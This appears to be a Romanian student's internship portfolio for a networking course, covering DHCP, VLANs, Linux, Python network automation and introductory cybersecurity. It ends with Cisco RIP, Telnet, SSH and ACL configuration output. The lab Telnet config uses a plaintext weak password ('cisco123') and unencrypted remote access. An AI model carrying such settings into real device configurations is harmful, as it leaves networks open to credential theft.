
Workshop DHCP (Dynamic Host Configuration Protocol) si rezolvarea cerintelor




Activitate DHCP + rezolvarea cerintelor



Activitate inter-VLAN routing pe IPV4



Activitate inter-VLAN routing pe IPV6




Activitate VLAN

PARTEA A DOUA Linux

La Linux am invat comenzile de baza, cum sa ne ajutam de –help si de man(manual),respectiv cum se creeaza un director/fisier ,(Arhivare & Compresare) + exercitiu care avea ca scop prinicipal familiarizarea cu metodele de compresare (gzip, bzip2, xz) si arhivare (tar, zip)#

Am facut exercitii cu comanda grep,procese, permisiuni, grupuri,scripturi.Am invatat sa creez un server de DHCP si DNS pe linux.



Partea a treia Python

Am instalat pycharm

Prima sedinta de Python (basics)

Python sedinta 2 (Tipuri de date numerice, Siruri, Liste, Tupluri)

Python sedinta 3 (Bucle, intervale, dictionare, functii)

Python 4 (exercitii cu tot ce am studiat pana acum: liste, loop-uri, functii etc.)


Python sedinta 5 (Python in Telecom; configurare topologie GNS3 prin PyCharm - scripuri)

Python 5 (Netmiko & Paramiko)

Python 6 (Netmiko – Exceptii, JSON & Napalm)

Python 6 (Exercitii recapitulative partea 1)

Python Final (Exercitii recapitulative partea 2)



Partea a patra CyberSecurity(5 sedinte)

Prima sedinta de Cybersecurity(Teorie)


Sedinta 2 de Cybersecurity(Teorie)


Cybersecurity 3 (Instalare VirtualBox, Kali Linux si primul exercitiu de pe platforma TryHackMe)


Cybersecurity 4 (TryHackMe – Blue, Exploit)

Cybersecurity 5 (Ultima sedinta – Brute-Force password cracking; Metode de criptare)

Poze cu colegii din stagiul de practica:








Iar la final un proiect de integrare a cunostintelor!

SAVNET
UPgrade Yourself

Proiect Savnet

- CCNA: Networking
- Python for telecom
- Linux Essentials
- CCNA CyberOps



- subnetare cu VLSM
- configurarea device-urilor

SAVNET
UPgrade Yourself

SW3 - PuTTY

configurare RIPv2

```
SW3#
SW3#show ip protocols
*** IP Routing is NSF aware ***

Routing Protocol is "rip"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Sending updates every 30 seconds, next due in 14 seconds
  Invalid after 180 seconds, hold down 180, flushed after 240
  Redistributing: rip
  Default version control: send version 2, receive version 2
    Interface             Send  Recv  Triggered RIP  Key-chain
    Ethernet0/1           2     2
    Vlan10                2     2
    Vlan20                2     2
    Vlan30                2     2
    Vlan98                2     2
  Automatic network summarization is not in effect
  Maximum path: 4
  Routing for Networks:
    172.16.0.0
    172.28.0.0
  Routing Information Sources:
    Gateway         Distance      Last Update
  Distance: (default is 120)

SW3#
```

```
router rip
version 2
no auto
network <ip retea>
passive-interface <interfata>
```

SW3 - PuTTY

RIPnG

```
SW3#show ipv6 protocols
IPv6 Routing Protocol is "connected"
IPv6 Routing Protocol is "ND"
IPv6 Routing Protocol is "rip test"
  Interfaces:
    Vlan98
    Vlan30
    Vlan20
    Vlan10
    Ethernet0/1
  Redistribution:
    None
IPv6 Routing Protocol is "isis"
  Interfaces:
    Vlan10
    Vlan20
  Redistribution:
    None
IPv6 Routing Protocol is "static"
SW3#
```

```
ipv6 router rip <pool name> interface <interfata>0
ipv6 rip <pool name> enable
```

SAVNET
UPgrade Yourself

SW1 - PuTTY

Telnet

```
!
control-plane
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 password cisco123
 logging synchronous
 login
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 password cisco123
 login
 transport input telnet
!
end
```

```
line vty 0 4
transport input telnet
password <parola>
login
```

SWL3 - PuTTY

SSH

```
SW3#
SW3#show ip ssh
SSH Enabled - version 1.99
Authentication timeout: 120 secs; Authentication retries: 3
Minimum expected Diffie Hellman key size : 1024 bits
IOS Keys in SECSH format(ssh-rsa, base64 encoded):
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDCsFnPP6leETiTDB97J9U2TBKMW28gL2br+NqGcvsw
8n2YcRrgAV4jKkXAol3nvAKB1L959lpELvGhmhs1+yorBitrn/xar7kqMmctK5c+yswLHCAGilfpxqkS
BgeLDGEgAPZGJiHBlTwcwjh+PhUSYbkmZwOtaULCUY2LzzI4LQ==
SW3#
```

```
hostname <device name>
ip domain-name ccna.com
username <user> privilege 15 secret <parola>
crypto key generate rsa 1024
line vty 0 4
transport input ssh
login local
```

```
SW3#show run | include access
access-list 100 permit tcp 172.16.0.0 0.0.7.255 any eq 22
access-list 100 permit tcp 172.16.0.0 0.0.7.255 any eq telnet
 access-class 100 in
SW3#
```

